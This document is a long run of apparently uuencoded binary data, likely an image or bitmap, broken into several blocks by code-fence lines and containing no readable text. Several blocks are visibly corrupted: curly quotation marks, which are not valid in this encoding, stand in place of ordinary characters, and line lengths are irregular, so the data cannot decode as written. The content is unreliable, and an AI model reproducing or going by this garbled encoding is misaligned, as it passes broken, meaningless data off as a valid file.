M_\'`PO\`P?X!Q/_!\`#!\<'@'`?!\!_!^#_!X#_!X'_!^''!_\'\`&''PO_!S
M^$``P?'!P&#!P'_!\!_!X,(`?\'`?\'\`\'_P?P!P?X!P?_!_@/#_\'P''!>
MY\+_P?`_P>!_@,'^`<'\`<'_P?P!]?_U_\'\`"'!_'_!\`?!_@'!^`/!^`?!:
M^`?!_\'@P?_!_@#!_''#_\+PPO_!\#@_P?`_P?A_P?`_P>!_P?@#PO_!X,'P3
M!\+_P?C!\`#!\<'`<'!_P?`_P?``0#_!X'_!_`/!_\'\`<'^`<'_P?X!P__!K
M\#P!P>?"_\'P/\'P?X#!_@'!_''!_\'\`?7_]?_!_``#P?X_P?''P?X!P?@##
MP?P'P?@'P?_!P,+_`,'^`<'_P?!`/\'_P?`<'\'P'\'P/\'@/\'@/\'\`\+_$
MP<#!^`?"_\'[P?``P?'!P,'P`#_!\!_!\''!P#_!P'_!_@/!_\'\`<'^`<'_C
MP?X#P__!\!X!P>?"_\'P'\'@?X#!_@'!_@/!_\'\`?7_]O\`!\'^/X''P?X#@
MP?P/P?P/P?P'P?^`PO\`P?X#P_^```_!_\''A_!^!_!\!_!P!_!X!_!_@?"1
M_\'#P?P'P__!_`/!\X_!_P`?P?`?P?X'P<`?@'_!_@?!_\'^`\'^`\'_P?X'I
MP__!\`X'A\+_P?`?P<`?@,'^`<'^`\'_P?X#]?_V_P''P?\?``?!_@/!_`_!'
M_`_!_`_!_X#"_P'!_P/#_X``![_!P!X?P?@?P?`?P<`?P>`?P?X'PO_!X\'^G
M!\/_P?P#P>>/P?\''\'X'\'_#\'''X!_P?X'P?_!_@?!_@/!_\'^!\/_P>`.5
M#X_"_\'@#\''P'!_P'!_P?!_\'^!_7_]O^``@\.``?!_@/!_@?!_@_!_@?!_
M_X#"_P`_!\/_P@'"#P/!_A_!X!_!X!_!P!_!P!_!_@?"_\''P?X/P__!_@?!+
MQX_!_X`?P>`?P?\/P<`?@#_!_@?!_\'^!\'_!\'_P?X'P__!\`8?C\+_P>`//
MP<`?`<'_`\'_!\'_P?X']?_V_X``#L(`!\'^`\'\!\'\#\'X!\'_@#^_`#X#_
MP__#``<!P?@_P?`?P?`?P<`_P>`?P?X'PO_!Y\'^!\/_P?P#P<>/P?^''\'@T
M'\'_#\'@'X`_P?X'P?_!_@/!_@/!_\'^`\/_P?`&'X?"_\'P#\'@/X#!_@'!Q
M_@/!_\'^!_7_]O_!X,,`>`!\`<'X',`X`<'P`<'_@,(\``P!PO_!_,0``\'@U
MP?_!X!_!\`_!P#_!X#_!^`/"_\'GP?P'P__!_''!P8O!_\''/\'P/\'_/\'@E
M/X!_P?P#P?_!_''!_@'!_\'\`\/_P?``?\'GPO_!\#_!X'^`P?X!P?X#P?_!B
M_`'/U__;_P>##`,'X''@`P?@`P?@`P?``P?^`('S"```"_\'\Q``#P>#!_\'@.
M'\'P#\'`/\'@?\'X'\+_P</!_`?#_\'X'<'``<'_P<`_P<`_P?`_P?P_P>`_P<!_^
MP?@#P?_!_''!_@'!_\'\`\/_P?``P?_!Y\+_P?`_P>!_@,'^`<'^`<'_P?P!D
```

```
M]?_V_\’PP@‘!P?@‘P?@‘P?P‘P?@‘P?‘‘?L(‘?,(‘(<+_P?PXP?##‘,’AP?_!R
MX‘#!\‘!@?\’@/,’X‘,’XP?]‘>‘?#_\’X.,(‘<,’‘?\’P/\’X?\’P?\’@?\’XA
M‘\’_P?P!P?P!P?_!_‘/#_\’X‘,’_P>?!_\’XP?‘_P>!_@,’^‘<’\‘<’_P?P!D
M]?_V_\’XP@‘!P?@‘P?P‘P?P‘P?@‘P?@‘/L(‘P?["‘‘/"_\’\/\’PPP#!P\’_=
MP>‘‘<,(‘/\’‘"G@‘P?C!_P!X!\/_P?@8PP"‘’\’P’\’X.\’P/X!_P?@#P?_!M
M_‘’!_@’!_\’\‘\/_P?@‘?\’’P?_!\<’P/\’@?X#!_@’!_@/!_\’\‘_7_]__"?
M‘!_!_@?!_P/!_@?!_@?!_@!_@‘/!_\’‘‘!_"_\’^/\’_@,(‘’\’_P<‘‘,‘!‘W
M!X‘‘>‘‘#P?["‘‘_#_\’P&,0‘’\’P’\’XP@‘?‘!_!_‘/!W\’^‘\’^‘\’_P?X’‘
MP__!_@‘?A\’_P</!P!_!P!\‘P?X!P?X#P?_!_@?U__?_P@‘?P?X’P?\’P?\’;
MP?X/P?\’P?^‘!\’_P<P‘/\+_P?X_P?^‘P@‘?P?_!X‘‘X‘,’‘!X‘‘>‘‘’P?["’
M‘‘_#_\’@",0‘/\’X#\’XP@‘?‘!_!_‘./P?X#P?X%P?_!_@?#_\’^‘‘^/P?^’=
MP<‘/P<‘?‘7X!P?X’P?_!_@?U__?_P<\/PO\/P?^/P?^/P?\/P?^’PO\/PO\’U
MQ/\?P?\’‘‘?"_\’^!\’^!\’@#\’"!\’^‘‘_!_L(‘’\/_@X##‘‘?!_\’@!\’‘F
M‘‘(?‘‘=^‘@_!_@,^‘‘X^‘\’/PO_!_@‘’A\’_!\’‘!X‘?‘’X#P?X#P?_!_@?UE
M__C_G\+_G\/_P=_!_[_!_\’OPO\_PO^’P__!_A_!_@<‘‘<+_P?X’P?P’P?‘/6
MP?@’P?X‘#\’\P@‘_P_^#Q‘‘’P?_!\‘’!P,(‘/\(‘P?@‘#\’\‘#P‘"’@‘C\+_6
MP?X‘‘8?!_@?!P‘#!P#\‘>‘’!_‘/!_\’\‘_7____/_X’!X’_!\‘/#_P?!_"_!1
M\#_!^‘?!_\’@?\’P(‘’$_X#$‘#_!_\’P‘<’‘‘‘!_\’@‘<’X‘#_!_‘‘XP@#!-
M^‘‘/P__#’*‘OP<#"‘’^‘8‘#!^‘#!X\’X‘?7____/_\’@8,’_P?Q_Q/_!_G_!0
M\’_!_L+_P?#!_\’PP?A#P__!_L(‘P?!‘‘’_!_\’P‘\’‘‘‘/!_\’P‘<’\‘’_!&
M_‘!X‘‘’!^‘‘OP__!P,,‘?\’@P@!_@,(‘<‘!#P?‘‘P>?T____S__!\’’)_\’\Y
MQ/_!^,’_P?G!_\’SP__!_#!YP?C!\"#"_\’X?\’@P?‘_P?_!\#?!_L’@P?_!V
M_"#!^,’@(<’X(’_#_\’@PP!_P?‘‘(,’_P>‘@‘’@‘(\’X‘&?T____S__!^=?_M
MP?P‘PO_!^T’"_\’\?\’+P?‘_P?_!^#_!_\’@PO\!P?_!X!_!_\’‘?\/_P>##G
M‘’_!^‘‘!P?^‘’@!X‘‘_!_‘‘’]/___^?_P?X’P__!W\;_?\?_A\’_P?X?P?_!Y
MP\3_P?S#‘,+_@‘_!_X‘?‘’\‘’\’_‘!_T____Y__!_A_2_\’?R?_!_L(‘#\+_B
MP>P_P?_!P’^’P?^‘?\’_@#_T____Z/\_W?_"‘@_#_S_!_\’O?X?!_\’’PO^#(
M]?_______Q__![@___\3_________S?_________-_________\W_________;
MS?_________-_________\W_________S?_________-_________\W_____R
M____S?_________-_________\W_________S?_________-_________\W_R
M_________S?_________-_________\W_________S?_________-_________]
M_\W_________S?_________-_________\W_________S?_________-____R
M_____\W_________S?_________-_________\W_________S?_________-R
M_________\W_________S?_________-_________\W_________S?_____D
M___-_________\W_________S?_________-_________\W_________S?__R
M_______-_________\W_________S?_________-_________\W_________>
MS?_________-_________\W_________S?_________-_________\W_____R
M____S?_________-____W?_!X"’!^&?!X,’P8,’PP?’!^<’_P?#!_<’QPO_!<
M^<’_P?W__]S____=_\’@0<’X0\’‘<‘!P8,’XP?_!\’#!X,’SP?_!\,’_P?#!!
M\___V____]W_P>!PP?@LPG‘‘<#!X/\’@PF!CP?_!X’/!X&’__]O____=_\’@;
M<’P,/#$!F#‘X’P’!P&!CP?^‘‘\’‘8?__V____]W_P>#!^!X.’S<#F!C"’@_!]
MP‘#!U\’_!X?!P,’[___;____W?_!X’P>#@^_!\’\’,(>#\’’P>#!_\’^#X/!\
MP?__W/___]W_P>’!_L(.!\’_!\’^PAX.#\’_P<+!_\’^#X/!P<’?___;_]#_F
MPK___\O_P>#!_‘X,‘,’_!\’X&,(<’\’_P>#!_\’^#X#!P!___]O_S__!\6#!6
MX,’UP?W!^?__R/_!X,’XP@P‘?X/!^"!\&#_!_\’@P?_!_‘_"X#___]O_S__!9
MX,1‘8$#$8,+@Q/#!\<’YPO#"\?;_P>#!^!P.’’_!P\’X‘,’X&’_!_\’PP?_!6
M^!_"X#___]O_S__!\,]@<&#"\,)PP?#!^,’YP?O!^<’]P?GP_\’PP?@\/\’@1
M?\’CP?@‘P?@X?\’_P?#!_\’X’\+@?___V__2_\+YPOC#\,-PPF!‘T@##0,)PH
MP?G"^^/_P>#!^!P/P?‘_@\’X’’@8/\’_P>#!_\’X’\+@P=___]O_U?_"WY_!_
MWY["’QX/#L(&PP(‘‘LT‘PP(.#QX?G\+?W__!X,’\’@_!_!\#P?@‘/AP?P?_!?
MP,’_P?X/PL#!W___V__E_[_!_\*?P?^/’\4/#L(/#L(&P@0‘PP0&#L</PA_"J
MG[_1_\’A?!X./Q\’P?@(PAX?P?_!P,’_P?X/PH’__]S_[/^?CY^/G\(/C\(/0
M!\T&!P[&#X^?PH_,_\’B?AX./Q\’P?[#’@_!S\’"PO\/PH/__]S_^_^_G[\$7
M!L,$S@##!‘^?O\7_@‘!\P@P_‘\’XPAP>#X?!P,+_!X.!___<__[_PO’!\,’Q,
MP?#!X,-@(,P‘PB#"8,’PP>’!\<’_P>‘‘P?@$‘’\!P?‘X"!\‘!\’@?\’_PH’!>
MX/__W/___\C_P?W!\<CPP>#!\,-@0,)@0&#!_\’PP?’!^,’\P>#!_L’AP?!\%
MP?A_P>!_P>#"_\’@-\’@PO_$\,’QP?#"\<’Y___1____SO_!_<+YP?W!\,’X)
MPO!P8,1PP?_!^,’_P?S!_\’QP?_!^<’XP?[!^,’_P?#!_\’PPO_!\’_!\,’_"
MP?S$8,5PP?#!\<+XPOW!_\’]___)____\O]‘T‘##0&#"0’!@0&#!^<’[P?G"8
M^_G____R_YX&#@8"PP;.‘,("P@#"‘@["!@\?PI_"W_3____[_[\?QP_"#L,/M
M!@["!L($!L($‘‘0&!‘8.!L(.PP\.Q0\?#Q^?’Y_!W^#_______\+?G\’?PX\/[
MQ(_"#\4’T‘;$!P\’Q‘_"CY_"CY^_V/_______U/^_PO^/AL,&P@0&PP3-‘,0$4
MP@8$#@\?PP^?PK_-________<_\+]P?_!_<’YPO’!\,’@QR#1‘,(@?\S_____:
M_^7_P?G!^\’YPO_!^<’QR/##X,5@PT#-________S_\+YP?O!^<’XPO#!^,’P0
MPG#!\,W_________S?_________-_________\W_________S?_________->
M_________\W_________S?_________-_________\W_________S?_____D
M___-_________\W_________S?_________-_________\W_________S?__R
M_______-_________\W_________S?_________-_________\W_________>
MS?_________-_________\W_________S?_________-_________\W_____R
M____S?_________-_________\W_________S?_________-_________\W_R
```

```
M_________S?__________-__________\W__________S?__________-_________]
M_\W__________S?__________-__________\W__________S?__________-____R
M_____\W__________S?__________-__________\W__________S?__________-R
M__________\W__________S?__________-__________\W__________S?_______D
M___-__________\W__________S?___\+_O_______*_____PO^_______\K_____H
M____S?__________-__________\W__________S?__________-__________\W_R
M_________S?__________-__________\W__________S?__________-_________]
M_\W__________S?__________-__________\W__________S?__________-____R
M_____\W__________S?__________-__________\W__________S?__________-R
M__________\W____R_\'\'\'N'\'_P[___]+____R_\'@\,'@\,'\PP!_P>!AI
MPO_!X'_!_<'YP?_!_?__Q_____+_P<!'P>''P?[#''_!P$!_P?_!X'/!^,'@,
MP?#!^,'WP?_!\<'_P?G#_\'Q_?____+_8<'PP?@AP?["X#'CP>'@(<'X("'!@
M^''!@>"'!_F'!_\'PP__!X,)PP?_!\,?_P?APP?'!^\+XP?_!^,+YZ/____+_G
M#\'PP?@'P?_!P\'`.'/!X''#P?@!@,'X'$'X'<'_'<'_P?##_\'``@#!_X##:
M_Y_#_\'P',+P>'!_P<!@P?G!^^?____Q_\'^'\'\P?X'P?^/P<'^'\'@'@/!1
M^!^'?@/!_AX!P?^/P?_!P,/_P<'?''^#P_\?P__!X''"''@''\0'#\/_P<H'[
MC\'_P<_!_\'^#\*?']C____R_P_"_@?!_X^''@?!X!X#P>@?P<'_'\'_'@%_2
MC\'_P<!_PO_!X!\'/\''P_\/P_^'#@,'#@'?P@'$''_#_X''#\'_C\'_P?X&!
M'@X/']?____R_P_!_\'^!\'_C\'''@/!X'\#P<'?P>'?'\'_'@'_C\'_@C_"N
M_\'@'X'?P<?#_P_#_P,_!X'?''^'@'\'#\/_'@8/P?^'P?_![@8.''8/U___J
M__'_P?X/P?_!_'?!_X_!P#X#P?'?'<'/\'@'P/!_YX'/X_!_\''/\+_P?'?S
M@!_!Q\+_P?X'P_\!P?^#@#\'?X?!X!^'/\/_'#X/P?^'P?_!X'P.P@'/U___\
M__'_P?P'P?_!^'?!_\'GP>!\'<'P/P#!X'_!\#\!P??!_@'_P>_!_\''/\+_G
MP?'_@'_!Y\+_P?P'PO_!_''!_\'AP<'_@'_!Y\'@/\''?\+_P?P!P?\/P?\!G
MP?_!X<'\'@#!^'_7____\?_!_'#!_\'X!\'_P>?!X'@#P?'^@,'@?\'P/@'!U
M\\'^'#_!]\'_P<'_PO_!\'^'!\'CPO_!^'/"_\'\'\'_P?'!P'_!P'_!Y\'@@
M?\'`?\+_P?@!P?_!Q\'_'<'_P>'!_C^'P?POU_____'_P?P'<\'X)\'_P>?!$
MX'`CP?'\',`@?\'P/@'!\\'\8"?"_V'_PO_!\'^''<'SPO_!^''"_\'X'\'_K
MP?'!X'_!X'_!_\'P?\'@?\+_P?''P?_!Y\'\','_P>'!_\'^'-G____R_P'#'
MP?@'P?_!Q\'@,'/!\!X!@'_!\'X!P>/!_F'#P<?!_P'?PO_!\#^''<'CPO_!(
M\''"_\'X'\'_P?/!P'_!P'^?P?'_P<!_PO_!\'?!_\'/P?X'P?_!X<'_P=\!+
MP?_!S]?____R_P'#P?P'P?^/P<''#\'P#@>'?\'X#P''P?XX'X_!_P'/PO_!+
MX!^.'\''PO_!\'/"_\'X!\+_P<'_@,(?P>'?@#_"_\'P#\'_P<_!_@#!_X!_(
MP=\!P?_!W]?____R_P'"P?P/P?^/P<''#\'@#'>'?\'X#P'/P?X<!X_!_P'/^
MPO_!X!^.'<'/PO_!\'/"_\'\#\+_@#^'PA_!X!^'/\+_P>'/PO_!_@!_@!_!#
M_P'9__/_P?Y_P>?[_X'"/@?!_X^'#'?!P'8/@'_!X'\#!\'^'@,/P?X'#\+_S
MP>'?CP''PO_!PP/"_\'X#\+_@#_!P'\?P<'?@#_"_\'@#\+_P?X"/X'/P?\#O
MP<?8__/_P?Q_P>/[_\'''#P'P?^/@#P'P>'$'X!_P?'/'0?!_CX'#\'^.'?"$
M_\'@'X\'!\+_P>,'?\'_P?@/PO_!P#_!X'X_P>'?@#_"_\'@'\+_P?P'/X'!E
MP?\!P<?8__/_P?A_P>/[_\'X''@'P?_!Q\'@?''!X#_!_X!_P?'.'<'CP?Y^O
M''?!^''#PO_!X#^?@'?"_\'A@'_!_\'P!\+_P<!_P?'$?\'@/\''?\+_P>'?H
MPO_!\'!_P>''?P'#V/_S_\'\?\'C^__!_,''>'?!_\''P>!\','P/\'_P<!_V
MP?'.'<'CP?Q_P<''P?@@'\+_P?'_G\'@'\+_P>'!P'_!_\'P!\+_P>!_P?''+
M?\'@/\''?\+_P>'?PO_!\,''?\'@''X'']C_\__!_'_!X_K_P?S!_\'P>'?"*
M_\'@?'#!\#_!_\'@?\'P/''!\\'\?\'@%\'X('"_\'P/[_!X'/"_\'@''_!+
M_\'P!\+_P>!_P?''P?_!X#_!X'_"_\'@/\+_P?#!X'_!\'!^'"/8__/_P?X_?
MP</Z_\'^?\'P>'?!_\'/P<!^','P/\'_P<!_P?'.'<'SP?Y_P>''P?C"',+_Z
MP?'?G\'@'\+_P<''?\'_P?'/PO_!P'_!^'#!_\'@/\'?\+_P>'?PO_!\,''5
M/\'P'!X'0]C_\__!_A^/^O_!_C_!^#X'P?\?@#X'P>'?P?^'?\'@'P/!_\'.Y
M/\''#\'PP=X'PO_!X!^?P?@'PO_"'!_!_\'X#\+_P<'_P?@!P?_!P!^'/\+_J
MP>'?PO_!P''/P?X'#@'!Q]C_]/\?#_K_P?X_P?P^!\'_#X'_'\'@'\'_@#_!O
MX!\#P?^./\'X#\'CP?\'PO_!X,(?P?P/PO\/'!_!_\'\#\+_@#_!_''!_\'@G
M'X'_PO_!X'_"_\'''_!_P'/'8?8__3_P@_Z_\'^#\'V?@?!_Q^''@/!P!_!O
M_\''''\''P/!_XX?P?X/P<?!_P+"_\'"'P_!_@?"_P_!P'_!_\'^#\+_@#_!E
M_@?!_\'@'X'_PO_!X'_"_X('#\'?@'\#P<?8__3_P@_Z_\'^#\'@P?X!P?P?B
M@#P#P>'?P?_!X#_!P#\#P?\./\'^#\''P?\'/\'_P>'?G\'^!\+_'\'@#\'_<
MP?P'P?_!]<''/\'^!\'_P>'?@#_!\\'_P>'/PO^''`_!W\'\!P'!]]C_]/^&R
M'_K_P?P!P>'!_@!@?X'@'\'@/\'_P?'_P>#!_''!_'Q_P?P/P>'!_X!_P?_!Q
MX#^?P?X'P?_!_C_!\'?!_\'\'<'_P>'!P'_!_''!_\'@/\''?\'QP?_!\'_"Z
M_\'!P?'#P?_!^'8!P?/![]?_]/_!QC_Z_\'\0$'!_\'''`,'^P@'#P>''P?_!M
M\!'!P,'X','P.'_!_@?!X<'_@'_!_\'@/Y_!_X/!_\'\?\'P!\'_P?P'P?_!J
MX<''?\'\'\'_P>'_P<!_P?'!_\'P!\'_P>/!Q\'X'\'WP?P&'<'_P>?7__3_?
MP>!_^O_!_L'P?\'_P?!QP?["<'_!\&?!_\'X8"'!\,(@,'_!_\'^8,'\''_!=
M_\'@,"/!_\'CP?_!^'_!\''!_\'^8'ACP>!_P?XCP?_!X#_!P'_!X<'_P?@!C
MP?[!YG_!^''!X<'\-@'!_\'OU__T_\'`?___Q?_!^\/_P<!_P?C"8'!_PO_!)
MX,'\0'_!_X'''\'_P<_!_\'P#\'@'<+_P<''#P'_P?\'P?_!P!@'.T/!_\'\A
M'<'X/C_!_''!P<'^'@'!_P_7__3_P<'_____)_\'?'\G_G\+_B@8/P?_!W\'_B
MP?(/P<'#PO_!P''>''_!_X_!_X'"''(#PO\'#AX?P?X"@\'^'@!^#]?_]/_!M
MP'____][_O\'O#\/_#\'_!P_!_X_!_P8$P@'/PO^''#P/P?S"''P>''P/U__T'
M_\'B?___Y/^/P?^/G\'_G\'_C\(/!P_"_X8'P?X/P?;#!CX''@_7__3_P>#!X
```

```
M_C_____+_’\’_G\’_GX\’P?X&!!_7__3_P>#!_#_____K_P?W!^=C_]/_!\<’\6
M______];_]/_!_<’^______];__________S?__________-__________\W_____#
M_____S?__________-__________\W__________S?__________-__________\W_R
M_________S?__________-__________\W__________S?__________-_________]
M_\W__________S?__________-__________\W__________S?_______[?^_WO__G
M________-__________\W__________S?_________-__________\W_________>
MS?__________-__________\W__________S?_________-__________\W_____R
M_____S?__________-__________\W__________S?_________-__________\W_R
M_________S?__________-__________\W__________S?_________-_________]
M_\W_____R_P<_P<_!_P?!_P?!_\’/QO^?___*_____\O\‘/\’GP?X!P?@!P?_!,
MQ\/_P??!_[\/P?X?P?^_____&_____\?_!_"‘_P>’!^"!P(,’_P>’!^,’SP?C!I
MX<’\/‘#!^‘#!X‘?__\;_____Q_\’\?’_!X<’XPG#!\<’_P>#!^,’SP?#!X<’\U
M.‘!X‘,’@‘___QO_____’_P?C"_\’@P?C!_’#"_\’@P?C!\<’XP>#!^#AP>,’XF
MP>#!X?__QO_____’_P?C"_\’!P?A^><+_P<#!^,’SP?C!X,’X&’PXP?_!X\’A<
M___&_____\?_!_,+_’,’\#\’X’\’_P<‘\P??!^,’@>!P^/,’_P<?!XY___\7_.
M___Q_\’\PO\.?@?!^‘_!_X‘\P>?!^<’@?!P>/!_!QX./___%_____\?_!_L+_F
M#G\".‘?!_X</P<?!^\’&.@X"/‘?!PP>/___%_____\?_!_,+_!#^‘.‘?!_\’’V
M",’GP?C!X#@<‘#@‘P<‘’G___Q?_____’_P?C!_\’L‘’G!^’#"_\’#‘,’CP?C!:
MX&$X(#‘@P>‘#___&_____\?_!^,’_P<Q‘>,’\<,+_P>/!P,’QP?#!X"&X<##!\
M\<’@P>/__\;_____Q_\’X?GS"<,’X<,+_P>/!X,’QP?#!X"!X?##!_\+A___&<
M_____\?_!_#‘8?AAX<,+_P<?!X,’QP?#!X@(8?C#!_\’#P>’__\;_____R_P‘<=
M?QX‘.‘+!_\’/P<#!\’/!QP<<’A@?P<?!\___QO_____+_#W_!_Q\’?@?!_\’/W
MP?[!_‘?!YP\<‘#P&1\’GC___Q?_____+_C\+_GP?!_P?!_\’/P?_!_@?!YX\>N
M!CX"!\’GC___Q?_____W_G\/_C\’_#\+_G___Q?__________-__________\W_K
M_________S?__________-__________\W__________S?_________-_________]
M_\W__________S?__________-__________\W__________S?__________-_____R
M______\W__________S?__________-__________\W__________S?__________-R
M__________\W__________S?__________-__________\W__________S?_______D
M___-__________\W__________S?__________-__________\W__________S?__R
M________-__________\W__________S?__________-__________\W_________>
MS?__________-__________\W__________S?__________-__________\W_____R
M_____S?__________-__________\W__________S?__________-__________\W_R
M_________S?__________-__________\W__________S?__________-_________]
M_\W__________S?__________-__________\W__________S?__________-_____R
M______\W__________S?__________-__________\W__________S?__________-R
M__________\W__________S?__________-__________\W__________S?_______D
M___-__________\W__________S?__________-__________\W__________S?__R
M________-__________\W__________S?__________-__________\W_________>
MS?__________-__________\W__________S?__________-__________\W_____R
M_____S?__________-__________\W__________S?__________-__________\W_R
M_________S?__________-__________\W__________S?__________-_________]
M_\W__________S?__________-_\___#Y_______^__/_\(/P?\?_______G_SO_!W
M_@(’A@?_____^?_._\’\‘‘>‘!_______Y_\[_P?W!X’\‘‘?_____Y_\__P>#!8
M_D#!X?_____Y_\__P?#!_’_!\,’[_______C_S__!\<’\’\’PP?O_____^/_/%
M_\’CP?X?P?AC_______C_S__!Y\’^’\’\9_____X_\__P<?!_A_!_B_____7
M^/_/_\’QP?P_P?Q_____C_S__!X<’X?\’X?_____X_\__P?#!^’_!^’__K
M_____^/_/_\’PP?A_P?A_____C_S__!X<’\?\’X?_____X_\__P</!_A_!L
MX/_____Y_\__P<?!_@_!X7_____^/_/_\’’P?_"!\’O_____C_S__!X<’^6
M!P’![_____X_\__P?’!_Z‘#P>’_____^/_/_\’QP?_!X’/!X?_____X_]’_S
MP?C!_\’Q_____C_T?_!^?_____Z_____\W_____S?_____->
M_____\W_____S?_____-_____\W_____S?_____D
M___-_____\W_____S?_____-_____\W_____S?__R
M_____-_____\W_____S?_____-____QO_!W_____&____,
M______\W_____S?_____-_____\W_____S?_____-R
M_____\W_____S?_____-_____\W_____S?_____D
M___-_____\W_____S?_____-_\[_P=_____?_____-?
M_____\W_____S?_____-_____\W_____S?_____D
M___-_____\W_____S?_____-_____\W_____S?__R
M_____-_____\W_____S?_____-_____\W_____>
MS?__________-__________\W__________S?__________-__________\W_V/_![
MW_____S_____\W_____S?_____-_____\W_____\
MS?___]G_P=____+____9_X____+_____S?_____-_____\W_/
M_________S?__________-__________\W__________S?__________-_________]
M_\W__________S?__________-__________\W__________S?__________-_____R
M______\W__________S?__________-__________\W__________S?__________-R
M__________\W__________S?__________-__________\W__________S?_______D
M___-__________\W__________S?__________-__________\W__________S?__R
M________-__________\W__________S?__________-__________\W_S__"^?__T
M___[_\__P<#"‘‘?_____^?_/_\’&P@X’_____G_S__!SX\/!_____Y_\__3
MP<_____/_/_\’/_____S_S__!Y\+_P?/_____^?_/_\’GPO_!\_____Y+
```

```
M_\__P>/"_\'S_______G_S__!Q\+_P?/______^?_/_\'/Q?_!W\+_#_______SH
M_\__P<_"_\'OPO_!S\'_/P?"_Y_#_Q_!_Y_______ZO_/_\'/PO_!Y\+_P<?!9
M_CX'?G\?P?_!Q\'_!@\&!\'_A@_!_P?!_W_![\+_C_______>_\__P<_"_\'WK
MPO_!P\'P<`!\?Q_!_\'#P?X`#P``P?^`#\'\`\'\?\'APO^/Q?^_PO^_____3
M_]7_S__!Y\+_P?/"_\'PPN#!^'A_'\'_P>#!_``#`,'GP?^```\'P`,'\/\'AU
MP?'!_X_!^'_!X<'\>`!_@`.`?_______3_\__P>?"_\'SPO_!\,+@P?AX?A_!Y
M_\' `P?PPP<.`P??!_\' `P<'!\&#!^'_!X<'PP?^'P?A_P>'!_'@`?\' ``\' `*
M;_______3_\__P>/"_\'SPO_!^&'!X<'\>'Y_P?_!X,'\?\'CO\'_P?XWP?#!Q
MX<'X>#_!X<'PP?XGP?!_P>#!_'AP/\'@<\'@8\'_P>?-_\'QR/_!_/__^?_/5
M_\''PO_!\\+_P?A#P</!_AA_'\'_@,'^/\'#G\'_P?X?P?'!P\'\/!_!P<'@@
M?@?!\#_!P,'^PG@/`,'_`$/!_\''S?_!\\3_P<_#_\'\RO_!^___[O_/_\'/A
MPO_!]\+_P?X'P<?!_AQ_'\'_#'X?!P\?P?X?P?^'P?X<#X'!X'X'P?`?P<`^X
M?C^'C\'_#\'#P?^'P?]_P?_!W\'_P=_+_\*/P__!_'\/P?_!_G_#_\'/P?^`<
M'\C_#___Y/_/_\''/PO_![\+_P?X/A\'_''\/P?\,/P\'#Q_!_A_!_X_!_QP/1
M`\'@/@_!X@_!P,(^/X</P?\/P>/!_P?!_Q_!_\'/P?\/P?^?R?_"C\/_P?P_I
M#\'_P?Y_P__!S\'_`!^?Q_\'P?\_R?\?___8_\__P<_"_\'GP_\/A\'_'G\/1
MP?\.'P(/`@_!_A_!_X_!_PX/`\'B'@_!QX_!QQX^/X>/GP_"_P>&#\'_!CX'H
MP>8/AA\'P?\?P?_!QQ_!_P>//\'/P?_!_C\/QO_!S\'_P@\?QO_!_@;"'\;_'
MP=_!_\'F!___V/_/_\'/PO_!]\/_#X?!_QQ_'\'^##X`#P`/P?X?P?^/P?\,9
M#P'!XCP/P<./P<8>?'^'CQ\/P?G!_X>`#\'_`#`#P>``@!\`P?`?P??!P!_!A
M_P>$/\'%P?_!_'\/PO_!_,/_P<_!_AX/'\'_P?S$_\'^`!\_P?_!]\'_P?G"$
M_\'/P?_!X`/__]C_S__!Y\+_P??#_S_!X\'^.,'_/\'\`#P`!X'!_\'^/\'_$
MP<_!_SAF(<'@.$?!X<'/P>,<>'_!XX``C\'QP?_!QX?!Y\'_/#!PP>#!X8`>K
M,,'P?\'QP<``P?X!@"^`?\'X?X0`P?QP?`/!\`_!_G_!_@_!X,'PPO_!_<'_Y
MP?Q]#\+_P?'!_\'YPO_![\'_P>'!X,7_P>_#_W_!_[X_Q?_!Y\?_P?S\_\__U
MP>?"_\'WP_]_P>/!_CC!_L'_P?P`/#`#D<'_P?Y_P?/!Q\'^.,'B,<'@>,''D
MP<'!Q\'C4'A_P>.`!Y_!\<'_P<?!U\'GP?_!_'#"\,'A@)QXP?#!_\'QP<"'<
MP?X#P<`/P<!_P?C!_X0`P?AP>`/!\`_!_G_!_`?!X,'PP?S!]\'PP?_!_'_!]
MP\+_P?'$_\''P?_!P<'PQ?_!S\+_P?Y_P?_!_G_%_\'GQ__!^/S_S__!Y\+_]
MP?/#_W_!\,'\>'Y_P?A@/'_!X[_!_\'^?\'PP>/!_#C!X'#!X+#![\'@`\''C\
MP>!X?\'CP?#!_W_!\,'_P>?!_\'CP?_!\'#!^,'QP?`0OL'XP?#!_\'QP>/!K
MY\'_P>?!X,'L/#_!^'^\<'APP?#!\<'@+\'^<<'\-V!P>&'!X'_!_'_!XWQAD
MP>#!\'C!^'?!X\'_P>/!\,'X?\+_P?#!X\'_P?C!_'_!_'Y_Q?_!Y\?_P?A_X
MR?_!_G_"_W_-_\'SP__!_=O_S___!Q\+_P??#_S_!X,'X>'X?P?@``#_!PQ_!-
M_\'^'\'QP</!_CC!X&'!X0'!S\' ``\'#P<!X?\''G\'_#\'PP?_!QY_!X\'_O
MP<`PP?C!\\'P``_!\''!_\'QP</!Q\'_PH?!S#\?P?A_C!AX<,'PP?'!PP_!V
M_@'!_@\`<'A!P<`?P?Y_P<,\',' `P>`8P?#"`\'_C\'XP?`?PO_!P`/!_\'PY
M>!_!_AX;P__!^\'_P<?'_\'X?\'_P=_'_\'^/\'_PC_,_\'/P>/!S\+_P?C!K
M_\'[V?_/_\'&P@\'P_\?P?``?AX?P?Q_#A^'#\+_#\+#P?X\P>!QP>.#CP(#I
MP<?!P'Y_AY_!_P_!\\'_AQ_!Q\'_`#S!_'/!\``.`'/!_\'SP<^'P?_"CXX&$
M#\'\?P["'GS!\\'3PH_!_P#"'QXXP?#!^X>?P?X_P<<<`,'#P>`8P>#"!\'_8
M#\'_P<``PH\`!\'_P<`,#\'^!@)_!\'_P?(/AX!_#\'^'\+_"'X?#\'?Q_\_W
MP?\?S?_!S\''C\+_P?Y_P>?#_S_5_\__P<8&P@?#_Q_!_`!^#A_!_,'_#A^'`
M#Y_!_P\'P<?!_#Q@8\'G@X\/!\''P<!^/\(/P?\/P</!_X\?P<?!_P8]P?QGI
MP>$&#@!GP?_!\\'/A\'_PH^.``_!_#\.PAY]P<,##X_!_X#"'\'^/,'Y/8>?S
MP?X_AQP?P>/!X!AG!X_!_P_!_\''!P^/!@?!_\'"#@_!_@X`/@?!_\'@!X>`\
M'@?!Y`_"_P!^P@^/PO_!_A^??X\_P?\?P?_![\O_P<^/P<_"_\'^?\'GP_\_Q
MU?_/_\''P@</P_\?P?\'P?\'/\+_CQ^'!@?!_X8'P<8"/F)CP>>'CP_"Q\'@[
